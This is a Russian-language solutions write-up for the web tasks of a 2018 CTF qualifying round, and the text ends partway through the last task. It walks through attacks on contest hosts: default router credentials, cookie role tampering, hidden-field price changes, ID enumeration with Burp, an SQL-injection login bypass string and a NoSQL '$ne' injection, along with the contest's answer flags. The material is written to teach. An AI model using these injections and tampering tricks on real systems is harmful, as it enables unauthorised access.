

1. ПЕРВЫЙ ЭТАП

Задачи первого этапа

Первый отборочный этап проводится индивидуально в сети Интернет, работы оцениваются автоматически средствами системы онлайн-тестирования. Для всех участников предлагается единый набор задач в формате CTF (Capture The Flag).

Решение задач предполагает нахождение специальной последовательности символов – флага. Задания распределены по категориям. Задания каждой категории для решения требуют определенных знаний и навыков таких как: понимание работы операционных систем, веб-сервисов, систем и сетей связи, знание различных форматов файлов, знание алгоритмов и умение реализовывать их на одном из языков программирования, знание низкоуровневых языков программирования, знание основ криптографии и криптоанализа.

Задачи формата CTF не предполагают подробного описания условия задачи, т. е. цель, фактически, всегда одна – найти верный флаг. В описании дается то, где его искать, например, файл или ссылка на веб-сервис. Любое другое описание может либо содержать дополнительную информацию, необходимую для решения задачи, либо служить подсказкой, чтобы задать правильное направление ходу мыслей решающего. Помимо этого, задание относится к одной из категорий, что позволяет понять, какие знания и умения потребуются для его решения. Таким образом, достаточными исходными данными являются категория задачи и данные, в которых необходимо найти флаг.

Участники не были ограничены в выборе языка программирования и программного обеспечения для решения задач. На решение задач первого отборочного этапа участникам давалось 5 дней. Использовалась динамическая система оценивания — количество баллов за задание зависит от числа участников, которые его решили. Таким образом, чем больше участников решило задание, тем меньшей становится его стоимость. При этом время решения заданий учитывается только при ранжировании участников, набравших одинаковое число баллов. Максимальное количество баллов за задание – 1000.

1.1. Категория Web

Задания данной категории предполагают поиск уязвимостей веб-приложения (веб-сайта) и дальнейшую их эксплуатацию.

Для этого необходимо знать основы разработки веб-приложений, понимать базовые принципы их проектирования, иметь представление о том, как работает тот или иной веб-фреймворк или CMS. Кроме того, важно понимать природу возникновения веб-уязвимостей, понимать и уметь эксплуатировать типовые уязвимости в веб-приложениях. Список наиболее распространенных веб-уязвимостей периодически

ски публикуется в рамках проекта OWASP Top 10.

Задача 1.1.1. No Comments (1000 баллов)

Найдите флаг, скрытый в веб-сайте: <http://nocomments.2018.cyberchallenge.ru/>.

Решение

Данный сайт выглядит как статическая страница веб-студии. Код страницы можно просмотреть с помощью встроенных в браузеры средств разработчика. Например, в браузере Google Chrome открыть код страницы можно нажав правой кнопкой мыши по странице, выбрав пункт меню “View page source”.

В исходном коде страницы можно найти комментарий внутри разметки.

```

262         <div class="timeline-image">
263             
264         </div>
265         <div class="timeline-panel">
266             <div class="timeline-heading">
267                 <h4>July 2014</h4>
268                 <h4 class="subheading">Phase Two Expansion</h4>
269             </div>
270             <div class="timeline-body">
271                 <p class="text-muted">Lorem ipsum dolor sit amet, consectetur adipisicing elit.
quibusdam, recusandae sit vero unde, sed, incidunt et ea quo dolore laudantium consectetur!</p>
272                 <!-- CC{hide_and_seek_is_sane_enough} -->
273             </div>
274         </div>
275     </li>
276     <li class="timeline-inverted">
277         <div class="timeline-image">
278             <h4>Be Part
279                 <br>Of Our
280                 <br>Story!</h4>
281         </div>
282     </li>

```

Это и есть искомый флаг.

Ответ: CC{hide_and_seek_is_sane_enough}.

Задача 1.1.2. Router (1000 баллов)

Купил, подключил, а настроить забыл :(

Роутер: <http://router.2018.cyberchallenge.ru>

Решение

На данной веб-странице можно найти название роутера (сетевого маршрутизатора) “ZYXEL PRESTIGE 900”. С помощью поиска в интернете можно найти логин и пароль администратора, которые установлены на устройствах такого типа по умолчанию.

ABOUT 409.000 RESULTS (0,30 seconds)

ZYXEL PRESTIGE 900 Default Router Login and Password - Clean CSS

https://www.cleancss.com/router-default/ZYXEL/PRESTIGE_900 ▼

Find the default login, username, password, and ip address for your ZYXEL PRESTIGE 900 router.

You will need to know then when you get a new router, ...

Password: 1234 Username: webadmin

Используя найденные логин и пароль, можно попасть на главную страницу интерфейса администратора роутера. На данной странице и находится искомый флаг.

Name	DHCP/Reserved
Igor iPad	DHCP
IgorHOME-Aspire-e-375-g	DHCP
Tatyana-LenovoYoga15	DHCP
CC{router_password_is_sooo_weak}	Reserved
user-HP-Pavillion-g15	DHCP
Siemens-C55	DHCP

Ответ: CC{router_password_is_sooo_weak}.

Задача 1.1.3. Cookie Monster (1000 баллов)


При посещении вами данного веб-сайта сбор информации может осуществляться посредством cookie-файлов и других технологий. Используя данный веб-сайт, вы даете свое согласие на использование нами cookie-файлов в соответствии с данными Условиями...

Ссылка на сервис: <http://cookiemonster.2018.cyberchallenge.ru>

Решение

На главной странице сайта нет ничего, с чем можно взаимодействовать, значит, клиент взаимодействует с сервером как-то иначе. Из названия задания можно понять, что нужно обратить внимание на cookie файлы. Чтобы их посмотреть, нужно зайти в меню разработчика браузера.

Нажать правой кнопкой мыши в любом месте страницы, выбрать пункт меню "Inspect", выбрать вкладку "Application", в этой вкладке найти пункт меню "Cookies". Видим, что для данного сайта сервер выставляет cookie "role" со значением "user".



Возможно, контроль доступа осуществляется с использованием cookie файлов. Попробуем перебрать другие возможные роли: “admin”, “administrator”, “root”. Сделать это можно двойным нажатием по значению cookie файла, переписав данное значение и перезагрузив страницу.

При использовании роли “admin”, видим на главной странице флаг.

cookieMonster

Welcome to cookieMonster challenge!

Your flag is CC{y4dC3raadSI_yay_i_like_cookies}

Ответ: CC{y4dC3raadSI_yay_i_like_cookies}.

Задача 1.1.4. Porter (1000 баллов)

Веб-сервис расположен на каком-то из портов в диапазоне 1000-2000 на сервере 2018.cyberchallenge.ru. Сможешь ли ты найти его?

Решение

Для того чтобы узнать, какой порт находится в режиме прослушивания, воспользуемся утилитой nmap. Скачать её можно с сайта <https://nmap.org/>.

Воспользовавшись утилитой можно найти сервис на порту 1337.

```
λ nmap 2018.cyberchallenge.ru -p 1000-2000
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-04 20:49 Russia TZ 2 Standard Time
Nmap scan report for 2018.cyberchallenge.ru (159.69.205.133)
Host is up (0.047s latency).
rDNS record for 159.69.205.133: cyberchallenge.rt.ru
Not shown: 1000 closed ports
PORT      STATE SERVICE
1337/tcp  open  waste
Nmap done: 1 IP address (1 host up) scanned in 28.44 seconds
```

Если сделать HTTP-запрос к сервису (например с помощью утилиты `httpie https://httpie.org/`), получим следующую страницу:

```
λ http 2018.cyberchallenge.ru:1337
HTTP/1.1 200 OK
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html
Date: Sat, 04 May 2019 17:51:22 GMT
ETag: W/"5b954f92-127"
Last-Modified: Sun, 09 Sep 2018 16:51:30 GMT
Server: nginx
Transfer-Encoding: chunked

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Flag</title>
</head>
<body>
  <h1>Flag is <a href="/flag.html">here</a></h1>
</body>
</html>
```

Видно, что флаг находится на странице `flag.html`. Сделав HTTP-запрос на эту страницу, участники получают флаг. Стоит отметить, что использование обычного веб-браузера для этих целей приводит к выполнению JavaScript-кода на странице, который выполняет перенаправление через 500 мс на главную страницу, не позволяя получить таким образом флаг.

```
λ http 2018.cyberchallenge.ru:1337/flag.html
HTTP/1.1 200 OK
Connection: keep-alive
Content-Encoding: gzip
Content-Type: text/html
Date: Sat, 04 May 2019 17:52:32 GMT
ETag: W/"5b954f92-1a3"
Last-Modified: Sun, 09 Sep 2018 16:51:30 GMT
Server: nginx
Transfer-Encoding: chunked

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Document</title>
</head>
<body>
  <script>
    setTimeout(function(){window.location = '/index.html'}, 500);
    window.flag = 'CC{ra8Zb53uJeA_this_was_a_trick}';
  </script>
  
</body>
</html>
```

Ответ: CC{ra8Zb53uJeA_this_was_a_trick}.

Задача 1.1.5. Silmarill Store (1000 баллов)

Мы открыли новый интернет-магазин. Достаточно ли у тебя денег, чтобы купить самый дорогой товар?

Ссылка на наш интернет-магазин: <http://silmarillstore.2018.cyberchallenge.ru/>

Внимание! В этом интернет-магазине можно обнаружить целых два флага. Другой флаг надо сдавать во вторую задачу.

Решение

Данный сервис представляет из себя интернет магазин с двумя товарами. На счету пользователя изначально 100 единиц некоторой валюты. Самый дорогой предмет стоит 999999 единиц валюты, самый дешевый 1 единицу валюты. Путем логических рассуждений можно догадаться, что задача состоит в том, чтобы купить предмет, на который не хватает денег.

Посмотрев код главной страницы сайта (как в задаче No Comments), или перехватив HTTP-запрос при покупке (например, с помощью утилиты Burp Suite: <https://portswigger.net/burp>), можно увидеть, что цена предмета передается на сервер с клиентской части.

```

    <h5>999999 Р</h5>
    <p class="card-text">Они напоминают кристаллы алмаза,
но твёрже адаманта, и в Арде нет силы, которая
могла бы испортить или уничтожить их. Свет Древ
Валинора еще живет в Сильмариллах, хотя сами
деревья давно засохли и не сияют больше.</p>
    <input type="hidden" name="id" value="0">
    <input type="hidden" name="price" value="999999">
</div>
<div class="card-footer">
    <button type="submit" class="btn btn-primary">Купить</button>
</div>

```

Поменять это значение также можно с помощью инструментов разработчика в браузере. В браузере Chrome для этого нужно нажать правой кнопкой мыши на любом месте экрана и выбрать раздел меню “Inspect”. В появившемся окне нужно найти данный тег `input` и поменять значение цены самого дорогого предмета. Сделать это можно двойным нажатием на атрибут тега.

The screenshot shows the Chrome DevTools interface. The left pane displays the HTML structure of a page, with the following code visible:

```

<input type="hidden" name="id" value="0">
<input type="hidden" name="price" value="0" == $0

```

The right pane shows the Styles pane, with the following styles visible:

```

element.style {
}

[role=button], a, area, bootstrap.min.css:6
button, input:not([type=range]), label,
select, summary, textarea {
  -ms-touch-action: manipulation;
  touch-action: manipulation;
}

button, input {
  overflow: visible;
}

button, input, optgroup, bootstrap.min.css:6
select, textarea {
  margin: 0;
  font-family: inherit;
  font-size: inherit;
  line-height: inherit;
}

*, ::after, ::before { bootstrap.min.css:6
  box-sizing: border-box;
}

input[type="hidden" i], user agent stylesheet
input[type="image" i], input[type="file" i] {
  -webkit-appearance: initial;
  background-color: initial;
  cursor: default;
  padding: initial;
  border: initial;
}

input[type="hidden" i] user agent stylesheet {
  display: none;
}

input {
  padding: 1px 0px;
}

input {
  user agent stylesheet
  -webkit-appearance: textfield;
  background-color: white;
  -webkit-rtl-ordering: logical;
  cursor: text;
  padding: 1px;
  border-width: 2px;
  border-style: inset;
  border-color: initial;
  border-image: initial;
}

input, textarea, user agent stylesheet

```

Дальше требуется “купить” этот предмет, нажав на обычную кнопку “Купить”. После покупки предмета пользователь попадает на страницу с флагом.

Legolas: Lembas! Elvish waybread. One small bite is enough to fill a stomach of a grown man.

Meriadoc 'Merry' Brandybuck: Merry: How many did you eat?

Pippin: Four.

Flag: CC{lembas_elvish_waybread}

[На главную](#)

Copyright © Store 2018

Ответ: CC{lembas_elvish_waybread}.

Задача 1.1.6. Silmarill Store 2 (1000 баллов)

Мы открыли новый интернет-магазин. Сможешь ли ты найти то, что мы прячем от посторонних глаз?

Ссылка на наш интернет-магазин: <http://silmarilstore.2018.cyberchallenge.ru/>.

Внимание! В этом интернет-магазине можно обнаружить целых два флага. Другой флаг надо сдавать в первую задачу.

Решение


Данный сервис представляет из себя интернет магазин с двумя товарами. На счету пользователя изначально 100 единиц некоторой валюты. Самый дорогой предмет стоит 999999 единиц валюты, самый дешевый 1 единицу валюты. Путем логических рассуждений можно догадаться, что задача состоит в том, чтобы купить предмет на который не хватает денег.

Посмотрев код главной страницы сайта (как в задаче No Comments), или перехватив HTTP-запрос при покупке (например, с помощью утилиты Burp Suite: <https://portswigger.net/burp>), можно увидеть, что идентификаторы товаров (параметр id) являются порядковыми. Следовательно можно попробовать перебрать эти идентификаторы, на случай, если есть скрытые товары.

Чтобы понять как работает сервис, откроем консоль разработчика, нажав правой

кнопкой мыши в любом месте на странице и выбрав пункт меню “Inspect”, и далее выбрав вкладку “Network”.

Нажав клавишу “Купить”, можно увидеть HTTP-запрос с методом POST на странице. <http://silmarilstore.2018.cyberchallenge.ru/buy>.




С параметрами id и price.




Чтобы модифицировать запрос, воспользуемся утилитой Burp Suite (<https://portswigger.net/burp>). Инструкции по настройке можно найти на сайте.


Перехваченный запрос на покупку может выглядеть так:



Для перебора значений параметра id воспользуемся утилитой Intruder, которая входит в состав BurpSuite. Для этого нужно нажать правой клавишей мыши и выбрать пункт меню “Send to Intruder”. Далее нужно выбрать вкладку “Positions” и оставить специальные символы только вокруг параметра id. Цену на всякий случай желательно установить равную 0.



Значения параметра для перебора можно задать на вкладке “Payloads”. Тип параметра “Numbers”, а значения от 1 до 20 с шагом 1.



Запустить перебор можно клавишей Start Attack. Видно, что из всех значений параметра id, явно выделяются значения 1, 2 и 7.

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	2080	
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	2080	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	2084	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	2084	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	2084	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	2084	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	2084	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	2082	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	2084	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	2084	

Если посмотреть результат покупки предмета со значением 7, там окажется флаг.

```

    </ul>
  </div>
</div>
</nav>
<div class="container">
  <h1 class="my-4">CC{when_in_doubt_follow_your_nose}</h1>
  <a href="/">
    <button class="btn btn-primary my-4">На главную</button>
  </a>
</div>
<!-- Footer -->

```

Ответ: CC{when_in_doubt_follow_your_nose}.

Задача 1.1.7. JSt Do It (1000 баллов)

Не дай своим мечтам остаться мечтами.

Каждый день ты говоришь: «Завтра».

Просто сделай это!

Претвори свои мечты (про кавычки) в жизнь.


Просто сделай это!

Ссылка на сервис: <http://jstdoit.2018.cyberchallenge.ru>.

Решение

Сложность данного задания состоит в том, что при открытии главной страницы, пользователь перенаправляется на сервис youtube.com. Чтобы избежать выполнения кода, которые осуществляет это перенаправление, воспользуемся утилитой httpie (<https://httpie.org/>).

Вторая часть осуществляет вывод флага:



Ответ: CC{yTQhjFDMQGo_never_gonna_give_you_up}.

Задача 1.1.8. Kavichka (1000 баллов)

Необходимо выполнить вход под учетной записью администратора. Обычное такое задание с кавычками. Классика...

Ссылка на сервис: <http://kavichka.2018.cyberchallenge.ru>.

Решение

Перебор стандартных комбинаций логин-пароль в этом сервисе ничего не даст. Далее можно попробовать простейшую SQL-инъекцию

username: admin

password: ' or 'a'='a

После того как инъекция сработает, на главной странице приложения появится флаг



Ответ: CC{4crgYRC45NY_is_this_flag}.

Задача 1.1.9. Another Day (1000 баллов)

Поиск уязвимостей в языках программирования является очень интересной темой для исследований в области информационной безопасности. Позвольте мне по-


казать вам один пример...

Ссылка на сервис: <http://anotherday.2018.cyberchallenge.ru>.

Решение

Перебор стандартных комбинаций логин-пароль в этом сервисе ничего не даст. SQL-инъекции также не дадут результата. Также можно попробовать NoSQL-инъекцию. Для этого нужно перехватить HTTP-запрос с помощью утилиты BurpSuite (<https://portswigger.net/burp>). Инструкции по настройке можно найти на сайте.

Перехваченный запрос может выглядеть так:



```
-----  
Raw Params Headers Hex  
-----  
POST /index.php?password=wrong HTTP/1.1  
Host: anotherday.2018.cyberchallenge.ru  
Content-Length: 40  
Cache-Control: max-age=0  
Origin: http://anotherday.2018.cyberchallenge.ru  
Upgrade-Insecure-Requests: 1  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103  
Safari/537.36  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp  
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3  
Referer:  
http://anotherday.2018.cyberchallenge.ru/index.php?password=wrong  
Accept-Encoding: gzip, deflate  
Accept-Language: en-US,en;q=0.9  
Connection: close  
  
login=admin&password=password&submit=Submit
```

Для того чтобы иметь возможность менять параметры, воспользуемся утилитой Repeater, которая входит в состав программы BurpSuite. Для этого нужно нажать правой клавишей мыши в любой части запроса и выбрать пункт меню “Send to Intruder”.

The screenshot shows a Burp Suite interface with a 'Request' tab on the left and a 'Response' tab on the right. The request is a POST to `/index.php?password=wrong` with a body containing `login=admin&password=password&submit=Submit`. The response is an HTTP 302 Found status with a `Location: index.php?password=wrong` header and an HTML body containing a login form.

Для того, чтобы осуществить NoSQL инъекцию, нужно модифицировать поле password. Нужно изменить его на `password[$ne]`. Сделать это можно прямо в редакторе запроса Burp Suite.

В ответ на модифицированный запрос сервис отправит флаг:

